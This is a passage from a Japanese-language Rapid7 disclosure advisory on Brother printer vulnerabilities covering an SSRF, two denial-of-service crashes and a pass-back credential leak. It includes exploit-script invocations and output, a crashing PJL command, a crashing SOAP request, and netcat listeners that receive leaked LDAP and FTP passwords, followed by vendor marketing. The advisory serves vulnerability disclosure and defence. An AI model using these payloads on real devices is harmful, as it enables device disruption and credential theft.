[2024-04-25 11:32:11] INFO  WEBrick::HTTPServer#start: pid=10532 port=4444
```

認証されていない外部の攻撃者は、SSRF を利用して、ターゲットデバイスを介して内部サーバー上で稼働しているウェブアプリケーションに対して任意のHTTP リクエストを実行できます。まず、攻撃者はCVE-2024-51981.rbスクリプトを改変し、ターゲットデバイスがWeb Services のエンドポイントを公開する場所を定義します。

```
Unset
ssrf = BrotherSSRF.new(

       'http',
       '203.0.113.1',
       60080,
       '/WebServices/PrinterService'
)
```

次に、攻撃者は標的の内部サービスに対して実行する任意のHTTP リクエストを定義できます。以下に示すように、攻撃者は内部サービス上で実行されているウェブアプリケーションの`/hax`エンドポイントに対して2つの別々のHTTP GET リクエストを実行し、複数の任意のクエリパラメータと任意のコンテンツデータを提供します。

```
Unset
ssrf.perform_request(

	'http',
	'192.168.86.35',
	4444,
	'GET',
	'/hax',
	{
		'param1' => '1111',
		'param2' => '2222'
	},
	{},
	'TESTING12345'
)

ssrf.perform_request(
	'http',
	'192.168.86.35',
	4444,
	'GET',
	'/hax',
	{
		'param1' => 'AAAA',
		'param2' => 'BBBB'
	},
	{},
	'HELLO WORLD!'
)
```

最後に、攻撃者はCVE-2024-51981.rbスクリプトを実行してSSRFを実行します。

```
Unset
>ruby CVE-2024-51981.rb

[+] Using the following wsa:Address to perform SSRF:
http://192.168.86.35:4444/thisdoesntexistandwillbea404
HTTP/1.1&#xD;&#xA;Connection: keep-alive&#xD;&#xA;Content-Length:
0&#xD;&#xA;&#xD;&#xA;GET /hax?&amp;param1=1111&amp;param2=2222
HTTP/1.1&#xD;&#xA;Content-Type: text/plain&#xD;&#xA;Content-Length:
12&#xD;&#xA;Connection: close&#xD;&#xA;&#xD;&#xA;TESTING12345
```

```
[+] Setting up SSRF callabck via JobStatusEvent event subscription...
[+] Triggering SSRF via create print job request...
[+] Cleaning up, removing JobStatusEvent event subscription...
[+] Cleaning up, removing print job...
[+] Finished.
[+] Using the following wsa:Address to perform SSRF:
http://192.168.86.35:4444/thisdoesntexistandwillbea404
HTTP/1.1&#xD;&#xA;Connection: keep-alive&#xD;&#xA;Content-Length:
0&#xD;&#xA;&#xD;&#xA;GET /hax?&amp;param1=AAAA&amp;param2=BBBB
HTTP/1.1&#xD;&#xA;Content-Type: text/plain&#xD;&#xA;Content-Length:
12&#xD;&#xA;Connection: close&#xD;&#xA;&#xD;&#xA;HELLO WORLD!
[+] Setting up SSRF callabck via JobStatusEvent event subscription...
[+] Triggering SSRF via create print job request...
[+] Cleaning up, removing JobStatusEvent event subscription...
[+] Cleaning up, removing print job...
[+] Finished.
```

Sinatra Web アプリケーションを実行していた内部サービスでは、何が起こったのかを検査できます。

```
Unset
[2024-04-26 11:11:01] INFO  WEBrick 1.8.1
[2024-04-26 11:11:01] INFO  ruby 3.1.3 (2022-11-24) [x64-mingw-ucrt]
== Sinatra (v4.0.0) has taken the stage on 4444 for development with backup from
WEBrick
[2024-04-26 11:11:01] INFO  WEBrick::HTTPServer#start: pid=10256 port=4444
192.168.86.62 - - [26/Apr/2024:11:11:38 +0100] "POST /thisdoesntexistandwillbea404
HTTP/1.1" 404 466 0.0021
192.168.86.62 - - [26/Apr/2024:11:11:38 GMT Daylight Time] "POST
/thisdoesntexistandwillbea404 HTTP/1.1" 404 466
- -> /thisdoesntexistandwillbea404
######### HAX-BEGIN #########
    key=param1, value=1111
    key=param2, value=2222
    request.body=TESTING12345
    request.ip=192.168.86.62
######### HAX-END #########
192.168.86.62 - - [26/Apr/2024:11:11:38 +0100] "GET /hax?&param1=1111&param2=2222
HTTP/1.1" 200 - 0.0014
192.168.86.62 - - [26/Apr/2024:11:11:38 GMT Daylight Time] "GET
/hax?&param1=1111&param2=2222 HTTP/1.1" 200 0
```

```
- -> /hax?&param1=1111&param2=2222
192.168.86.62 - - [26/Apr/2024:11:11:38 +0100] "POST /thisdoesntexistandwillbea404
HTTP/1.1" 404 466 0.0006
192.168.86.62 - - [26/Apr/2024:11:11:38 GMT Daylight Time] "POST
/thisdoesntexistandwillbea404 HTTP/1.1" 404 466
- -> /thisdoesntexistandwillbea404
######### HAX-BEGIN #########
    key=param1, value=AAAA
    key=param2, value=BBBB
    request.body=HELLO WORLD!
    request.ip=192.168.86.62
######### HAX-END #########
192.168.86.62 - - [26/Apr/2024:11:11:38 +0100] "GET /hax?&param1=AAAA&param2=BBBB
HTTP/1.1" 200 - 0.0018
192.168.86.62 - - [26/Apr/2024:11:11:38 GMT Daylight Time] "GET
/hax?&param1=AAAA&param2=BBBB HTTP/1.1" 200 0
- -> /hax?&param1=AAAA&param2=BBBB
```

上記から、`/hax`エンドポイントへの2つの別々のHTTP GET リクエストが受信され、攻撃者が攻撃中に指定した任意のHTTP クエリとコンテンツデータが含まれていることがわかります。Sinatra ウェブアプリケーションが受信したHTTP リクエストは、デバイス（192.168.86.62）からのものであり、外部の攻撃者（この内部サービスに直接アクセスできない）からのものではないことがわかります。

上記のように、攻撃者はこの機能を利用して、内部サービスに対してブラインドHTTP SSRF を実行し、二次的な脆弱性を悪用することができます。

CVE-2024-51982：サービス拒否（DoS）1

分析

TCPポート9100に接続できる認証されていない攻撃者は、ターゲットデバイスをクラッシュさせるプリンタージョブ言語（PJL）コマンドを発行することができます。デバイスは再起動し、その後攻撃者がコマンドを再発行してデバイスを繰り返しクラッシュさせることができます。

PJL変数`FORMLINES`は数値であることを意図していますが、攻撃者がこの変数に数値以外の値を設定するコマンドを発行すると、デバイスがクラッシュします。例：

```
Unset
@PJL SET LPARM:PCL FORMLINES=a
```

エクスプロイト

以下の例では、認証されていない内部攻撃者がターゲットデバイスを繰り返しクラッシュさせることができます。TCP ポート9100が外部ネットワークに公開されている場合、認証されていない外部の攻撃者が攻撃を実行する可能性もあります。

```
Unset
>ruby CVE-2024-51982.rb --printer_ip 192.168.86.62
Targeting 192.168.86.62:9100
Crashing...
Sleeping for 10 seconds...
Connection timedout.
Sleeping for 10 seconds...
Crashing...
Sleeping for 10 seconds...
```

CVE-2024-51983：サービス拒否（DoS）2

分析

デバイスのウェブサービス機能はHTTP（ポート80）を介して動作し、XML ベースのSOAP リクエストを受け入れます。これらのリクエストにより、クライアントはデバイス上で印刷およびスキャンの操作を実行することができます。

Web Servicesスキャンスキーマ（WS-Scan）は、`RetrieveImageRequest`要素を定義し、その中に`JobToken`という子要素を含みます。`JobToken`は、ユーザーが`CreateScanJobRequest`を発行した後にデバイスから提供されることが期待されています。しかし、`CreateScanJobRequest`が実行されていない場合に、攻撃者が`RetrieveImageRequest`を発行し、`JobToken`要素を提供すると、デバイスがクラッシュします。デバイスをクラッシュさせるXML SOAP リクエストの例は以下の通りです。

```
Unset
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope"
xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
xmlns:wscn="http://schemas.microsoft.com/windows/2006/08/wdp/scan">
  <SOAP-ENV:Header>
    <wsa:MessageID>urn:uuid:11111111-1111-1111-111111111111</wsa:MessageID>
```

```
<wsa:Action>http://schemas.microsoft.com/windows/2006/08/wdp/scan/RetrieveImage</ws
a:Action>
    <wsa:To>http://schemas.microsoft.com/windows/2006/08/wdp/scan</wsa:To>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body>
  <wscn:RetrieveImageRequest>
    <wscn:JobId>1</wscn:JobId>
    <wscn:JobToken>thiswillcrashthedevice</wscn:JobToken>
    <wscn:DocumentDescription>
      <wscn:DocumentName></DocumentName>
    </wscn:DocumentDescription>
  </wscn:RetrieveImageRequest>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

エクスプロイト

以下の例では、認証されていない内部攻撃者がターゲットデバイスを繰り返しクラッシュさせることができます。HTTP サービスが外部ネットワークに公開されている場合、認証されていない外部の攻撃者が攻撃を実行する可能性もあります。

```
Unset
>ruby CVE-2024-51983.rb --printer_ip 192.168.86.62
Targeting
http://192.168.86.62:80/StableWSDiscoveryEndpoint/schemas-xmlsoap-org_ws_2005_04_di
scovery
Crashing...
Connection reset.
Sleeping for 10 seconds...
Crashing...
Connection reset.
Sleeping for 10 seconds...
```

CVE-2024-51984: パスバック攻撃

分析

デバイスは、LDAP、FTP、SFTP、SharePoint など、デバイスで使用するために複数の外部セッションを設定できます。設定された外部サービスごとに、デバイスは外部サービスの認証情報を保存し、必要に応じてそのサービスに対して認証を行います。


パスバック攻撃とは、攻撃者がデバイスの外部サービスの設定を変更し、サービスのIPアドレスを変更することを可能にする攻撃です。これにより、デバイスは攻撃者の制御下にあるIP アドレスを介して設定されたサービスに対して認証を強制され、デバイスに保存されている認証情報が漏洩します。この認証情報は、通常、攻撃者には利用できません。そのため、攻撃者が外部サービスのIP アドレスを変更するには、デバイスへの認証が必要です。ここでの設計上の弱点は、デバイスに設定された外部サービスのIP アドレスが変更された際に、保存された認証情報がクリアされないことです。外部サービスのIP アドレスを変更する際には、保存された認証情報は常に強制的にクリアされる必要があります。

LDAP やFTP サービスなどの外部サービスの認証情報を漏洩すると、攻撃者がネットワーク内を横移動できる可能性があります。

注：この問題については、*LDAP* および*FTP* へのスキャンプロファイル設定のみをテストしました。*SFTP* および*SharePoint* の設定も脆弱である可能性があります。

エクスプロイト - LDAP

デバイスの管理インターフェースにアクセスできる認証済みの攻撃者は、以下に示すように、LDAP サーバーのIP アドレスとポート番号を攻撃者が選んだ値に変更することができます。



LDAP サーバーのIP アドレスとポート番号を変更しても、既存のLDAP ユーザー名やパスワードは強制的にクリアされません。[送信] を押すと、デバイスは攻撃者のIPアドレスに接続し、LDAP ユーザー名のパスワードを公開します。


```
Unset
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.86.42  netmask 255.255.255.0  broadcast 192.168.86.255
        ether 00:15:5d:56:22:00  txqueuelen 1000  (Ethernet)
        RX packets 6269531  bytes 3945033486 (3.9 GB)
        RX errors 0  dropped 1904354  overruns 0  frame 0
        TX packets 469519  bytes 41172746 (41.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$ nc -v -n -l 4444
```

```
Listening on 0.0.0.0 4444
Connection received on 192.168.86.62 48003
03`.TESTDOMAIN\testadmin test_admin_password0B
```

エクスプロイト - FTP

デバイスの管理インターフェースにアクセスできる認証された攻撃者は、以下に示すように、既存の「スキャン先」FTP プロファイルを変更したり、設定FTP サービスのIP アドレスとポート番号を攻撃者が選択した値に変更することができます。



FTP サーバーのIP アドレスとポート番号を変更しても、既存のFTP ユーザー名やパスワードは強制的にクリアされません。[送信] を押すと、デバイスは攻撃者のIP アドレスに接続し、攻撃者がFTP サーバーのパスワードを取得できるようになります。

```
Unset
$ nc -v -n -l 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.86.62 32091
220 hi
```

```
USER test_ftp_user
331 hi
PASS test_ftp_password
```

注：デバイスから*Netcat* リスナーへの接続が確立されると、攻撃者は「*220*」メッセージを入力してデバイスとの*FTP* 接続を開始し、次に「*331*」メッセージを入力してパスワードを要求する必要があります。

Rapid7について

Rapid7は、デジタルトランスフォーメーションの加速に直面する組織のセキュリティプログラム強化の支援を通じ、あらゆる人にとってより安全なデジタルの未来を創造しています。最高レベルのRapid7のソリューションポートフォリオは、セキュリティ担当者がリスクを管理し、アプリからクラウド、従来のインフラストラクチャ、ダークウェブに至るまで、脅威のランドスケープ全体にわたって脅威を排除するための支援を提供します。Rapid7は、オープンソースコミュニティと最先端の研究を促進し、得られる洞察を製品の最適化に活用し、最新の攻撃方法に対応する力を世界のセキュリティコミュニティに届けます。世界中の11,000社以上のお客様組織に信頼され、業界をリードするソリューションとサービスで、企業が攻撃者の一歩先を行き、競争に先んじ、常に将来に備えるためのお手伝いをします。

RAPID7

あなたの安全を守る

クラウド | アプリケーション | インフラ | ネットワーク | データ

今すぐ、当社のセキュリティプラットフォームを試してみませんか？

rapid7.com/jaでトライアルを開始する。

ACCELERATE WITH

Command Platform | エクスポージャー管理 | アタックサーフェス管理 | 脆弱性管理 | クラウドネイティブ アプリケーション保護 | アプリケーションセキュリティ | 次世代SIEM | 脅威インテリジェンス | MDRサービス | インシデントレスポンスサービス | MVMサービス